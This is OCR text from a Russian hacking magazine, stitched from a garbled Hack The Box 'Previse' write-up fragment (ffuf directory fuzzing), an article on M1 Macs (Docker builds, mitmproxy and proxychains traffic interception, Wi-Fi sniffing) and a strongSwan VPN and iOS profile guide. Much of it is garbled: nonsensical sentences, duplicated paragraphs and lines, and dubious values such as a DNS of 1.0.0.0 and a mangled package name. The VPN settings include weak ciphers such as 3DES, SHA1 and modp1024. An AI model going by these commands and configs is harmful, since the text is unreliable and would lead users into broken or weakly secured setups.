Неизвестные сервера при анализе веб-сайтов — набор программ **Burp Pro**. Инструмент, позволяющий и мне **Burp Proxy** при анализе сайта видит свою сетевую активность. Мы запускаем Burp, настраиваем прокси в браузере, и все наши сделанные ходы сервера сохраняются. Это нужно, чтобы потом можно было что-нибудь найти. Мы запускаем в точке проходит перенаправление. Увидеть главную страницу. Мы видим, что сервер использует Bootstrap. Все это активирует на сервере **login.php**. Тем же остается сервер на сервере:

Также обычно мы можем просмотреть весь сайт.

ТОЧКА ОПОРЫ
Теперь мы можем просмотреть файлы сайта, но пока это способов предыдущем доступа не видно. Попробуем получить больше информации о существовании остается при помощи перебора.

Справка: сканирование веб и fuzz

Веб-сервер — это не только статические файлы. Часто сервер генерирует страницы на лету, обращается к базе данных, проверяет сессии и выполняет скрипты. Чтобы найти эти скрытые пути, мы используем fuzzing — отправляем тысячи запросов с разными именами файлов и смотрим, какие из них отвечают не 404 (404 Not Found). Первым делом проверим корень:

```
ffuf -c -ic -u http://previse.htb/FUZZ -w ./dirs_common.txt -ic -ignore-wordlist -mc 200,301,302,403
```

В выводе полезно видеть и файлы, и некоторые директории разделе. А все потому, что сервер по-разному обрабатывает запросы к существующим и несуществующим ресурсам. Мы видим, что часть ресурсов выдает **403 Forbidden**, а часть — **302 Redirect**. Это сигнал: что часть ресурсов требует авторизации, а часть — нет. Теперь проверим каждый найденный путь вручную:

```
/accounts   (Status: 302) [Size: 0] --> /login.php
/files      (Status: 302) [Size: 0] --> /login.php
/index      (Status: 302) [Size: 2084] --> /login.php
/login      (Status: 200) [Size: 2084]
/logout     (Status: 302) [Size: 0] --> /login.php
/status     (Status: 302) [Size: 2968] --> /login.php
:: Progress: [4614/4614] :: Job [1/1] :: 1000 req/sec :: Duration [0:00:05] :: Errors: 0 ::
```

Теперь остается проверить каждый из найденных путей вручную. Мы видим, что все они перенаправляют на /login.php. Это подтверждает: все эти ресурсы требуют авторизации. Но /login.php — это форма входа, и, возможно, у нее есть уязвимости, которые позволят обойти авторизацию.

Теперь мы можем просмотреть файлы, но пока это способов предыдущем доступа не видно. Попробуем получить больше информации о существовании остается при помощи перебора.

Справка: сканирование веб и fuzz

Веб-сервер — это не только статические файлы. Часто сервер генерирует страницы на лету, обращается к базе данных, проверяет сессии и выполняет скрипты. Чтобы найти эти скрытые пути, мы используем fuzzing — отправляем тысячи запросов с разными именами файлов и смотрим, какие из них отвечают не 404 (404 Not Found). Первым делом проверим корень:

```
ffuf -c -ic -u http://previse.htb/FUZZ -w ./dirs_common.txt -ic -ignore-wordlist -mc 200,301,302,403
```

В выводе полезно видеть и файлы, и некоторые директории разделе. А все потому, что сервер по-разному обрабатывает запросы к существующим и несуществующим ресурсам. Мы видим, что часть ресурсов выдает **403 Forbidden**, а часть — **302 Redirect**. Это сигнал: что часть ресурсов требует авторизации, а часть — нет. Теперь проверим каждый найденный путь

ДЛЯ ХАКЕРА

Денис Фомичев
Программист в разработке, тестировщик, системный администратор, любитель виртуальных машин
denis@xakep.ru

ТЕСТИРУЕМ HOMEBREW, ВИРТУАЛКИ, DOCKER И NODE НА НОВОЙ АРХИТЕКТУРЕ APPLE

В 2020 году Apple представила новую архитектуру Apple Silicon на базе ARM и объявила, что в течение двух лет переведет на нее все свои компьютеры. Для простых пользователей архитектура проходит практически незаметно, а как насчет продвинутых? В этой статье я расскажу об итогах года использования MacBook Pro с M1 внутри и покажу те немногие подводные камни, с которыми мне довелось столкнуться.


ВНЕШНИЙ МОНИТОР

MacBook на процессоре компании Apple из M1 поддерживает всего один внешний монитор (с Mac mini можно подключить два). С выходом новых MacBook Pro на M1 Pro и M1 Max ситуация изменилась, у них есть порт HDMI, который использовать для второго монитора.

Если вам — как мне, только по-на-ноутбуке, а для работы нужно несколько мониторов, то решение может стать для стандарта DisplayLink — например, Dell D6000 или CalDigit. Однако я просто отказался от использования при конфигурации и купил один, но Ultrawide. Да, это не Retina Display, но если тебе нужно разрешение 5K, то выбор невелик — только LG 38WN95C, стоит 150 тысяч.

Недавно товарищ посоветовал мне великолепную утилиту, которая позволяет в разы улучшить работу с моим монитором. **BetterDummy** создает фантомный дисплей, который поддерживает любой набор разрешений Retina, а затем передает картинку с него на твой. Если твой монитор плохо поддерживается в macOS, то эта программа может кардинально изменить ситуацию:

Например, для дисплея с разрешением 3440 × 1440 я рекомендую использовать следующие настройки:


Display Name
Enter a name for this display
Dummy 3440x1440
Resolutions
Enter resolutions in the form "WIDTHxHEIGHT" or "WIDTHxHEIGHTxHIDPI" (ex. "1920x1080" or "1920x1080x1" for a 1920x1080 HiDPI resolution)
3440x1440
Hide resolutions that are not in the default list
Hide resolutions that are not in the EDID
Hide resolutions that are not in the Apple EDID
Hide resolutions that are not in the Apple Silicon EDID
Hide resolutions that are not in the Apple Silicon EDID
Hide resolutions that are not in the Apple Silicon

M1 ДЛЯ ХАКЕРА

ТЕСТИРУЕМ HOMEBREW, ВИРТУАЛКИ, DOCKER И ПОСЛЕ НА НОВОЙ АРХИТЕКТУРЕ ARM

DOCKER И NODE.JS

Сейчас с Docker'ом сосуществует практически нет. Приложение давно нативное, установка — с страницы.

Единственный нюанс, о котором хочется рассказать, — это отсутствие в Docker Hub версий некоторых образов для ARM. А ещё бывает, что образ есть, но в нем несовместимые библиотеки, которые нужно перекомпилировать. Если в первом случае все очевидно, то о второй проблеме я бы хотел поговорить подробнее.

Например, в своем проекте я столкнулся с тем, что невозможно собрать модуль sharp@0.28.3 для Node.js в базовом образе Node из Docker Hub.

INFO

Sharp — это высокоскоростной модуль Node.js для преобразования больших изображений пространственных форматов (JPEG, PNG, AVIF и WebP) в более мелкие.

В этом популярном образе были проблемы с зависимостями. Как оказалось, столкнулся с ними не один.

Суть проблемы в том, что в образе Docker для сборки зависимостей пакета sharp необходима библиотека libvips версии 8.10.6 или старше, которая идет с glibc 2.29+. В своем файле сборки я использовал образ node:16.3-buster-slim с glibc 2.24. Понадобилось вручную собирать подходящую версию libvips.

Мой Dockerfile:

```
FROM node:16.3-buster-slim
WORKDIR /opt/app
ADD . .
RUN npm install
RUN npm run build api
CMD ["node", "./dist/apps/api/main.js"]
```

Лог установки Sharp на node:16.3-buster-slim:

```
#8 21.23 sharp: Installation error: Use with glibc 2.24 requires
manual installation of libvips >= 8.10.6
#8 21.23 sharp: Please see https://sharp.pixelplumbing.com/install
for required dependencies
#8 21.47 npm WARN The package typescript is included as both a dev
and production dependency.
#8 21.48 npm WARN optional SKIPPING OPTIONAL DEPENDENCY: fsevents@2.
3.2 (node_modules/fsevents):
#8 21.48 npm WARN notsup SKIPPING OPTIONAL DEPENDENCY: Unsupported
platform for fsevents@2.3.2: wanted {"os":"darwin","arch":"any"} (
current: {"os":"linux","arch":"arm64"})
#8 21.48
#8 21.48 npm ERR! code ELIFECYCLE
#8 21.51 npm ERR! errno 1
#8 21.51 npm ERR! sharp@0.28.3 install: `(node install/libvips &&
node install/dll-copy && prebuild-install) || (node install/
can-compile && node-gyp rebuild) && node install/dll-copy`
#8 21.51 npm ERR! Exit status 1
```

В такой ситуации нужно или пересобрать libvips для ARM64, или же использовать более свежий образ операционной системы. Например, можно взять node:14-alpine, который уже содержит скомпилированные для ARM бинарники и занимает на 700 Мбайт меньше, чем Debian.

Я выбрал кардинальный вариант пересборки библиотеки libvips под ARM64. Добавил несколько строк в Dockerfile:

```
FROM node:16.3-buster-slim
RUN apt-get update -qq && apt -y upgrade && \
    apt-get install -y git build-essential libpng-dev wget pkg-
config glib2.0-dev libexpat1-dev autoconf nasm libtool dpkg g++
RUN wget https://github.com/libvips/libvips/releases/download/v8.12.
1/vips-8.12.1.tar.gz
RUN tar xf vips-8.12.1.tar.gz && cd vips-8.12.1 && ./configure &&
make && make install && ldconfig
WORKDIR /opt/app
ADD . .
RUN npm install
RUN npm run build api
CMD ["node", "./dist/apps/api/main.js"]
```

И собираю без ошибок.

```
docker build -t test -f apps/api/Dockerfile .
```

В общем, когда работаешь на менее популярной архитектуре, это может время от времени приводить к проблемам вроде той, что я описал. Но зато теперь ты знаешь, что делать в таких случаях!

ПРОКСИРОВАНИЕ ТРАФИКА ПРИЛОЖЕНИЙ MACOS

Для перехвата и анализа трафика есть отличная утилита mitmproxy, а в паре с ProxyChains-ng они способны заменить практически любое приложение macOS, которое использует HTTP.

В начале статьи мы делали бистрые алиасы для переключения архитектур, теперь самое время их применить. К слову, поддержку macOS Monterey и M1 в ProxyChains-ng добавили совсем недавно — в начале января 2022 года.

Мы собираем две разные версии библиотек libproxychains4 dylib для работы с обеими архитектурами. Большинство программ универсальны и скомпилированы для двух архитектур сразу (Mach-O universal binary). Например:

```
$ file /usr/bin/python
/usr/bin/python: Mach-O universal binary with 2 architectures: [x86_
64:Mach-O 64-bit executable x86_64] [arm64e:Mach-O 64-bit executable
arm64e]
/usr/bin/python (for architecture x86_64):  Mach-O 64-bit executable
x86_64
/usr/bin/python (for architecture arm64e):  Mach-O 64-bit executable
arm64e
```

Версии для x86_64 и для ARM предназначены для работы с приложениями, собранными под соответствующие архитектуры. Начнем с x86_64.

```
$ intel
$ arch
i386
$ git clone https://github.com/rofl0r/proxychains-ng
$ cd proxychains-ng
$ ./configure
$ make && make install
```

Пробуем, например с TOR:

```
$ proxychains4 curl icanhazip.org

[proxychains] config file found: /usr/local/etc/proxychains.conf
[proxychains] preloading /usr/local/lib/libproxychains4.dylib
[proxychains] DLL init: proxychains-ng 4.15-git-8-g2739fb5
[proxychains] Strict chain  ...  127.0.0.1:9050  ...  icanhazip.org:
80  ...  OK
45.153.160.135
```

Отлично работает для утилиты curl. Давай попробуем сделать прокси для Telegram. Он как раз написан только под ARM, и нам потребуется пересобрать proxychains4.

Удостоверимся, что это приложение для ARM:

```
$ file /Applications/Telegram.app/Contents/MacOS/Telegram
/Applications/Telegram.app/Contents/MacOS/Telegram: Mach-O 64-bit
executable arm64
```

Все так, теперь меняем архитектуру:

```
$ arm
$ arch
arm64
```

Пересобираем ProxyChains-ng:

```
$ make clean
$ ./configure
$ make
```

Здесь я намеренно не делал `make install`, так как затрется предыдущая версия. Вручу запускать из папки `proxychains-ng`. После сборки бинарник и библиотека лежат в корне. Подразделяторы нужны:

```
$ cp src/proxychains.conf ./
$ sed -i '' 's/socks4/#socks4/g' proxychains.conf
$ echo "http 127.0.0.1 8080" >> proxychains.conf
```

Теперь установим mitmproxy:

```
$ brew install mitmproxy
```

Проверим работу:

```
$ mitmproxy
```

Установим необходимые сертификаты:

```
$ sudo security add-trusted-cert -d -p ssl -p basic -k /Library/
Keychains/System.keychain ~/.mitmproxy/mitmproxy-ca-cert.pem
```

В одной вкладке терминала запускаем `mitmproxy`, в другой — Telegram через `proxychains`:

```
$ ./proxychains4 /Applications/Telegram.app/Contents/MacOS/Telegram
```

Можно, конечно, помимо Телеграма», мы можем перехватывать, например, целый Firefox и смотреть, куда летят запросы самого браузера или его расширений:

```
$ proxychains4 /Applications/Firefox.app/Contents/MacOS/firefox
```

Таким образом мы можем захватывать трафик практически любых приложений для macOS. К слову, для анализа трафика на интерфейсе всегда можно использовать Wireshark, который с версии 3.6.0 стал нативным приложением для архитектуры ARM.

WWW

- Tracing all network machine traffic using mitmproxy for macOS
- Intercepting Network Traffic with mitmproxy
- Monitoring HTTPS Traffic of a Single App on OSX

WI-FI И ЗАХВАТ ПАКЕТОВ

Стандартный адаптер Wi-Fi, который стаит в макбуки, вполне неплохо работает в режиме мониторинга и позволяет захватывать пакеты на определенном канале. Проверяем, что адаптер поддерживает:

```
$ sudo ln -s /System/Library/PrivateFrameworks/Apple80211.framework/
Versions/Current/Resources/airport /usr/local/bin/airport
$ airport -s                # Смотрим сети
$ sudo airport -z # Отключаемся от активных сетей
$ airport <interface> sniff <channel>
$ ls /tmp/airportSniff*.cap
```

Однако со встроенным адаптером не выйдет использовать Wireshark и прочие подобные утилиты для Linux, так как airctrack-ng на M1 пока что собрать нельзя. Если без них тебе не обойтись, придется использовать внешний адаптер и виртуальную машину.

WWW

Дополнительную информацию о работе с Wi-Fi стандартными методами macOS можешь узнать из отличного материала Павла Жонкера.

ПРОГРАММЫ ДЛЯ IOS

Наконецеров — ещё одно занятное отличие от машин с Intel. На «маках» с M1 возможен запуск приложений, разработанных для iOS, для этого достаточно зайти в App Store и выбрать соответствующую вкладку. Это удобно. Например, у меня дома есть несколько умных розеток, но, кроме мобильного приложения, способа управлять ими нет. По умолчанию все приложения для iOS доступны на «маках» с M1, но разработчики могут при желании запретить использование на десктопе.

WWW

- Reverse-engineering Rosetta 2
- Fuzzing iOS code on macOS at native speed
- How to Install ANY iPhone App (Even Non-Appstore) on M1 Mac
- Is Apple Silicon ready

ВЫВОДЫ

Могу с уверенностью сказать, что это один из лучших ноутбуков для работы. Использую его как замену десктопа с дох-станцией и внешним монитором (к сожалению, одним, но большим и широким). Прекрасная энергоэффективность и производная мощность обеспечены лучшим на сегодняшний день техпроцессом и архитектурой, где память расположена вплотную к процессору. Удобная и безопасная ОС довершает картину.

Боиться ARM не нужно. Приложения для Intel великолепно запускаются через Rosetta 2, виртуализация отлично работает практически без потери производительности, и даже Windows 11 ARM сможет транслировать приложения x86_64 в код для ARM. Все твои приложения внутри Windows будут работать, вплоть до дебаггеров и Visual Studio с компилцией проектов в x86_64.

Да, проблемы еще встречаются, но они решаемы, и разработчики активно трудятся над тем, чтобы через год-другой о совместимости можно было не думать вовсе. Прошедший год показывает, что это вполне реально.

Подводя итог: Apple Silicon — это рабочее решение, которое я даже не думаю менять на что-то другое. А на случай какой-нибудь случай всегда есть удаленный сервер с классической архитектурой.

СИЛЬНЫЙ ЛЕБЕДЬ

ДЕЛАЕМ VPN НА STRONGSWAN И АВТОМАТИЗИРУЕМ ПОДКЛЮЧЕНИЕ В IOS

Андрей Письменный
Главный редактор
andpisme@hi-tech.ua

Недавно я обнаружил, что на iPhone можно сделать так, что VPN автоматически включался и выключался в определенных случаях (беспроводная раздача документации, в накатал конфиг, и теперь VPN у меня на телефоне работает при подключении к мобильной сети или гостевому Wi-Fi, а дома отключается. В этой статье я покажу, как сделать нечто подобное. Однако сначала нам понадобится сам сервер VPN — в качестве него мы установим StrongSwan.

Такой выбор обусловлен тем, что на OpenVPN, не WireGuard не поддерживается в iOS без применения костылей. Нам же для того, чтобы поиграться в правилах подключения, нужно будет загрузить на устройство настройки профиль VPN, а это возможно, только если мы подключаемся системным средством. Протокол IKEv2/IPSec, реализованный в strongSwan, как раз поддерживается на уровне системы. Причем не только в iOS — тоже так же без всяких костылей и меня можно подключить к VPN из Windows и Linux.

Ответ на вопрос, зачем тебе свой VPN, ты, думаю, уже знаешь. Например, чтобы чего часто называется «свободный интернет» и правильный «провайдер» или получают доступ к ресурсам, до которых трафик по тем или иным причинам не доходит напрямую. Да что там, может, тебе просто иногда любопытно, как выглядит главная страница Pornhub в стране, где та только что арендовал недорогой сервер.

СТАВИМ И НАСТРАИВАЕМ STRONGSWAN НА СЕРВЕРЕ

Начнем мы с развертывания strongSwan на частном сервере. Ниже я приведу краткий пересказ инструкции по его настройке, предназначенную, что я тебя успокаиваю, для Debian. Если у тебя другой Linux, команды могут отличаться, но принцип и конфиги будут по большей части те же.

Первый шаг стандартный для установки чего угодно:

```
sudo apt update
```

Теперь ставим нужные пакеты:

```
sudo apt install strongswan-pki \
libcharon-extra-plugins libcharon-extauth-plugins \
libstrongswan-extra-plugins libtss1-tss1-tdeamd-dev
```

Когда все скачается, переходим к настройке.

Генерируем сертификаты

Создаем корневую для сертификатов и ключей:

```
mkdir -p ~/pki/{cacerts,certs,private}
```

Убираем у этой папки лишние права — для надежности:

```
chmod 700 ~/pki
```

Генерируем корневой ключ RSA:

```
pki --gen --type rsa --size 4096 --outform pem \
> ~/pki/private/ca-key.pem
```

И корневой сертификат:

```
pki --self --ca --lifetime 3650 --in ~/pki/private/ca-key.pem \
--type rsa --dn "CN=VPN root CA" --outform pem \
> ~/pki/cacerts/ca-cert.pem
```

Значение -lifetime 3650 — это десять лет (в дни), которые будет работать сертификат. Можешь изменить это значение на свое усмотрение.

Корневые сертификаты готовы, теперь нам нужен сертификат для нашего сервера.

Делаем приватный ключ:

```
pki --gen --type rsa --size 4096 --outform pem \
> ~/pki/private/server-key.pem
```

И сам сертификат. Обрати внимание, что IP в трех местах нужно изменить на IP твоего сервера.

```
pki --pub --in ~/pki/private/server-key.pem --type rsa \
| pki --issue --lifetime 1825 --cacert ~/pki/cacerts/ca-cert.pem \
--cakey ~/pki/private/ca-key.pem --dn "CN=104.160.160.160" \
--san 104.160.160.160 --san 104.160.160.160 \
--flag serverAuth --flag ikeIntermediate --outform pem \
> ~/pki/certs/server-cert.pem
```

С этим закончили, можем перемещать ключи и сертификаты из домашнего каталога в папку настроек strongSwan:

```
sudo cp -r ~/pki/* /etc/ipsec.d/
```

Настраиваем strongSwan

На этом месте нужно переименовать старый файл с настройками, если он есть:

```
sudo mv /etc/ipsec.conf{,.original}
```

Открыли его /etc/ipsec.conf в nano.

```
sudo nano /etc/ipsec.conf
```

Добавляем раздел `config setup`:

```
config setup
charondebug="ike 1, knl 1, cfg 0"
uniqueids=no
```

Дальше добавляем настройки туннеля IKEv2 (не забудь подставить свой IP):

```
conn ikev2-vpn
auto=add
compress=no
type=tunnel
keyexchange=ikev2
fragmentation=yes
forceencaps=yes
dpdaction=clear
dpddelay=300s
rekey=no
left=%any
leftid=104.160.160.160
leftcert=server-cert.pem
leftsendcert=always
leftsubnet=0.0.0.0/0
right=%any
rightid=%any
rightauth=eap-mschapv2
rightsourceip=10.10.10.0/24
rightdns=1.0.0.0,8.8.4.4
rightsendcert=never
eap_identity=%any
ike=chacha20poly1305-sha512-curve25519-prfsha512,
aes256gcm16-sha384-prfsha384-ecp384,aes256-sha1-modp8192,
aes128-sha1-modp1024,3des-sha1-modp1024!
esp=chacha20poly1305-sha512,aes256gcm16-ecp384,aes256-sha256,
aes256-sha1,3des-sha1!
```

Сохраняем файл и выходим из nano (Ctrl-X, Y, Enter).

Сервер VPN мы настроили, осталось создать кряды, с которыми клиент сможет авторизоваться. За них отвечает файл /etc/ipsec.secrets. Открываем его в nano:

```
sudo nano /etc/ipsec.secrets
```

Добавляем в него строку:

```
: RSA "server-key.pem"
```

двоеточие и пробел после него важны, не убирай их!

Дальше задаем логин и пароль пользователя. Замени их своей комбинацией. Хороший стойкий пароль можешь создать в парольном менеджере.

```
nano : EAP "пароль"
```

Сохраняй файл, и перезапустим strongSwan, чтобы он прочитал новые конфиги:

```
sudo systemctl restart strongswan-starter
```

Настраиваем сеть

Наш VPN уже работает и готов принимать соединения, но сетевой трафик до него пока не дойдет. Нужно настроить файрвол и IP-форвардинг.

Разрешаем прохождение трафика OpenSSH, а также UDP на порт 500 и 4500:

```
sudo ufw allow OpenSSH
sudo ufw enable
sudo ufw allow 500,4500/udp
```

Осталось сделать так, чтобы входящие пакеты IPSec обрабатывались нашей службой. Узнаем адрес нашего сетевого интерфейса:

```
ip route show default
```

Посмотри, что будет нашим сетевым портом после `dev`. Это может быть, например, `eth0` или `ens2` либо еще что-нибудь в таком духе. Запомни или запиши куда-нибудь для брони.

Открываем файл с настройками правил файрвола:

```
sudo nano /etc/ufw/before.rules
```

В самом начале файла, до секции `*filter`, нам надо добавить два блока. Замени в тексте `ens2` на свое значение, что мы нашли выше.

```
*nat
-A POSTROUTING -s 10.10.10.0/24 -o ens2 -m policy --pol ipsec --dir out -j ACCEPT
-A POSTROUTING -s 10.10.10.0/24 -o ens2 -j MASQUERADE
COMMIT

*mangle
-A FORWARD --match policy --pol ipsec --dir in -s 10.10.10.0/24 -o ens2 -m tcp -m tcp --tcp-flags SYN,RST SYN -m tcpmss --mss 1361:1536 -j TCPMSS --set-mss 1360
COMMIT

*filter
...
```

А в конце `*filter` — такие два строки:

```
-A ufw-before-forward --match policy --pol ipsec --dir in --proto esp -s 10.10.10.0/24 -j ACCEPT
-A ufw-before-forward --match policy --pol ipsec --dir out --proto esp -d 10.10.10.0/24 -j ACCEPT
```

Закрываем, сохраняем. Теперь открываем файл с настройками службы файрвола:

```
sudo nano /etc/ufw/sysctl.conf
```

Добавляем в конец/вот такие строки:

```
net/ipv4/ip_forward=1
net/ipv4/conf/all/accept_redirects=0
net/ipv4/conf/all/send_redirects=0
net/ipv4/ip_no_pmtu_disc=1
```

Выключаем и включаем файрвол для применения настроек:

```
sudo ufw disable
sudo ufw enable
```

Если система запросит подтверждение, жми Y.

Настраиваем подключение

Нам нужно забрать с сервера свой сертификат, с которым мы будем подключаться. Он лежит в файле по такому пути:

```
/etc/ipsec.d/cacerts/ca-cert.pem
```

Можешь вывести его командой `cat`, скопировать и сохранить в файл на своем компьютере либо забрать, подключившись по SFTP.

Для подключения к VPN тебе понадобится три вещи: IP твоего сервера, файл с сертификатом и пара из логина и пароля, которую ты задал в файле /etc/ipsec.secrets. Все это у тебя есть!

Настройка в разных ОС выполняется немного по-разному.

В **macOS** либо нажмиа:

1. Дважды кликнуть на файл с сертификатом и подтвердить его добавление в цепочку ключей, введя пароль.
2. Открыть цепочку (Keychain Access), найти VPN root CA и задать ему нужные разрешения. Дважды кликни по нему, раскрой раздел «Доверять» (Trust) и выбери «Доверять всегда» (Always Trust) напротив строки IPSec.
3. Создать соединение в настройках сети. Нажимай плюсик внизу, выбирай VPN, IKEv2 и жми «Создать» (Create), впишешь IP сервера в строки «Адрес сервера» и «Удаленный ID».
4. В настройках соединения выбирай «Имя пользователя» и укажи свои логин и пароль.

В **Windows** процедура немного другой:

1. Открывай «Консоль управления», выбирай «Файл » Добавить или удалить оснастку » Сертификаты » Добавить».
2. Чтобы VPN работал для любого пользователя, выбирай «Учетная запись пользователя» и жми «Далее». Затем жми «Локальный компьютер» » «Завершить».
3. В «Корне консоли» выбирай «Доверенные корневые центры сертификации» для доверия к сертификату.
4. В меню «Действия» в правой панели жмем «Все задачи» и «Импорт» ровнехо.
5. Выскочит меню выбора файла, выставь тип X.509 и импортируй свой сертификат.
6. Теперь нужно создать подключение к VPN. Заходи в «Панель управления » Сеть интернет». В Windows 7 может потребоваться создать новое подключение в рабочему месту, в Windows 10 и 11 должно быть специальный раздел VPN. В любом случае впишешь адрес сервера, логин и пароль.
7. Можешь подключаться!

На **iOS** установка сложа с тем, что мы делали на macOS. Но поскольку в системе предусмотрелся возможность автоматически включать и выключать VPN, мы вместо этого создадим файл с профилем, который заодно будет создавать и вот настройки.

На **Android** уже strongSwan не поддерживается на уровне ОС, поэтому тебе придется скачать клиентское приложение и настроить его. Впрочем, эта статья ориентирована на пользователей iOS, так что я не предполагаю, что речь о таком основном телефоне.

Продолжение стр. 72

СИЛЬНЫЙ ЛЕБЕДЬ

ДЕЛАЕМ VPN НА STRONGSWAN И АВТОМАТИЗИРУЕМ ПОДКЛЮЧЕНИЕ В iOS

КУКЕМ ПРОФИЛЬ ДЛЯ iOS

А теперь самый главный часть нашего приключения, ради которой все и затевалось. Мы создадим кастомный профиль для iOS, где пропишем, при каких условиях устройство должно подключаться к VPN. Не волнуйся — полностью полагаться на автоматическое необязательно, и при желании ты сможешь дописывать такое поведение в настройках, чтобы включать и выключать VPN вручную.

За основу я взял чей-то готовый профиль, а потом добавил в него правила.

Помимо логина, пароля и IP сервера, тебе понадобится сертификат, который мы скачали с сервера. Точнее, его содержимое между строками `BEGIN CERTIFICATE` и `END CERTIFICATE`.

Также создай четыре случайных строки произвольной длины. На macOS и их сгенерировав командой `uuidgen`. Но это чистое гиковство, ты можешь использовать в качестве UUID любую последовательность символов — осмысленная или нет.

В конфиге ниже тебе понадобятся изменить следующее:

- добавить сертификат вместо строки 13;
- вставить первый UUID в строках 20 и 24;
- задать название VPN в строке 32;
- добавить второй UUID в строке 36;
- добавить IP сервера в строках 42 и 44;
- задать свой логин в строке 73 и пароль в строке 75;
- вставить третий UUID в строке 96;
- вставить четвертый UUID в строке 102.

vpn.mobileconfig

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.
apple.com/DTDs/PropertyList-1.0.dtd">
3 <plist version="1.0">
4 <dict>
5   <key>PayloadContent</key>
6   <array>
7     <dict>
8       <key>PayloadCertificateFileName</key>
9       <string>cert.pem</string>
10      <key>PayloadContent</key>
11      <data>
12       СЮДА ВСТАВЛЯЙ СЕРТИФИКАТ
13      </data>
14      <key>PayloadDescription</key>
15      <string>Adds a certificate</string>
16      <key>PayloadDisplayName</key>
17      <string>cert.pem</string>
18      <key>PayloadIdentifier</key>
19      <string>com.apple.security.pkcs12.ПЕРВЫЙ UUID</string>
20      <key>PayloadType</key>
21      <string>com.apple.security.pem</string>
22      <key>PayloadUUID</key>
23      <string>ПЕРВЫЙ UUID ЕЩЕ РАЗ</string>
24      <key>PayloadVersion</key>
25      <integer>1</integer>
26    </dict>
27    <dict>
28      <key>UserDefinedName</key>
29      <string>StrongSwan</string>
30      <key>PayloadDisplayName</key>
31      <string>StrongSwan</string>
32      <key>PayloadIdentifier</key>
33      <string>swan.vpn.always</string>
34      <key>PayloadUUID</key>
35      <string>ВТОРОЙ UUID</string>
36      <key>VPNType</key>
37      <string>IKEv2</string>
38      <key>IKEv2</key>
39      <dict>
40        <key>RemoteAddress</key>
41        <string>IP ТВОЕГО СЕРВЕРА</string>
42        <key>RemoteIdentifier</key>
43        <string>IP ТВОЕГО СЕРВЕРА</string>
44        <key>LocalIdentifier</key>
45        <string>cert</string>
46        <key>AuthenticationMethod</key>
47        <string>None</string>
48        <key>DeadPeerDetectionRate</key>
49        <string>Medium</string>
50        <key>DisableMOBIKE</key>
51        <integer>0</integer>
52        <key>DisableRedirect</key>
53        <integer>0</integer>
54        <key>EnableCertificateRevocationCheck</key>
55        <integer>0</integer>
56        <key>EnablePFS</key>
57        <integer>0</integer>
58        <key>ExtendedAuthEnabled</key>
59        <true/>
60        <key>IKESecurityAssociationParameters</key>
61        <dict>
62          <key>DiffieHellmanGroup</key>
63          <integer>2</integer>
64          <key>EncryptionAlgorithm</key>
65          <string>3DES</string>
66          <key>IntegrityAlgorithm</key>
67          <string>SHA1-96</string>
68          <key>LifetimeInMinutes</key>
69          <integer>1440</integer>
70        </dict>
71        <key>AuthName</key>
72        <string>ЛОГИН</string>
73        <key>AuthPassword</key>
74        <string>ПАРОЛЬ</string>
75      </dict>
76
77
78      <!-- СЮДА ВСТАВЛЯЙ ПРАВИЛА -->
79
80
81      <key>OverridePrimary</key>
82      <true/>
83      <key>IPv4</key>
84      <dict>
85        <key>OverridePrimary</key>
86        <integer>1</integer>
87      </dict>
88      <key>PayloadType</key>
89      <string>com.apple.vpn.managed</string>
90      <key>PayloadVersion</key>
91      <integer>1</integer>
92    </dict>
93  </array>
94  <key>PayloadDisplayName</key>
95  <string>VPN Configuration</string>
96  <key>PayloadIdentifier</key>
97  <string>ТРЕТИЙ UUID</string>
98  <key>PayloadRemovalDisallowed</key>
99  <false/>
100 <key>PayloadType</key>
101 <string>Configuration</string>
102 <key>PayloadUUID</key>
103 <string>ЧЕТВЕРТЫЙ UUID</string>
104 <key>PayloadVersion</key>
105 <integer>1</integer>
106 </dict>
107 </plist>
```

ДОБАВЛЯЕМ ПРАВИЛА ПОДКЛЮЧЕНИЯ

На строке 78 ты мог заметить комментарий — он не будет мешать работе профиля. Однако добавил я его, чтобы отметить место, куда ты можешь вставить правила автоматического подключения.

Правила — это словарь, в начале которого идет тег `key` со значением `Action`, затем — `string` с типом действия (`Connect`, `Disconnect` или `Ignore`) и список параметров (`key`) то есть, условия подключения или отключения.

Условия бывают следующие:

- **DNSDomainMatch** (массив строк) — домены серверов DNS, которые могут быть перечислены в настройках сети. Это удобно из способов понять, к какой сети мы подключены.
- **DNSServerAddressMatch** (массив строк) — то же самое, но используют IP-адреса серверов DNS.
- **InterfaceTypeMatch** (строка) — тип интерфейса подключения. Может быть `Cellular` для мобильной сети или `WiFi`.
- **SSIDMatch** (массив) — название беспроводной сети.
- **URLStringProbe** (строка) — адрес доступности определенного URL. Если ресурс доступен и возвращает код 200, правило срабатывает. Обрати внимание, при ведении правило не сработает.

Массив строк выглядит как тег `array` с одним или несколькими тегами `string` внутри.

WWW

Подробнее с форматом можешь ознакомиться в официальной документации (, страница 96).

Правила проверяются сверху вниз. Правило срабатывает, когда **все** указанные внутри него условия соблюдаются. Если правило сработало, то проверка завершается. Поэтому вариант действия по умолчанию можно поставить последним.

Давай напишем простой конфиг. В нем будет три правила:

- первое проверяет интерфейс, и если это мобильная сеть, то VPN включается;
- второе проверяет, не подключены ли мы к домашнему Wi-Fi, определяя его по SSID (это строка с названием). Если да, то VPN отключается;
- третье говорит подключаться к VPN, если мы подключены к какому-то другому Wi-Fi.


```
<key>OnDemandEnabled</key>
<integer>0</integer>
<key>OnDemandRules</key>
<array>
  <dict>
    <key>Action</key>
    <string>Connect</string>
    <key>InterfaceTypeMatch</key>
    <string>Cellular</string>
  </dict>

  <dict>
    <key>Action</key>
    <string>Disconnect</string>
    <key>SSIDMatch</key>
    <array>
      <string>SSID ТВОЕГО WI-FI</string>
    </array>
  </dict>

  <dict>
    <key>Action</key>
    <string>Connect</string>
    <key>InterfaceTypeMatch</key>
    <string>WiFi</string>
  </dict>
</array>
```

По умолчанию автоматическое подключение будет деактивировано — просто на всякий случай (см. первые две строки). Если уверен в своих правилах, можешь поставить `1` вместо `0`, но это можно сделать и потом — в настройках iOS.

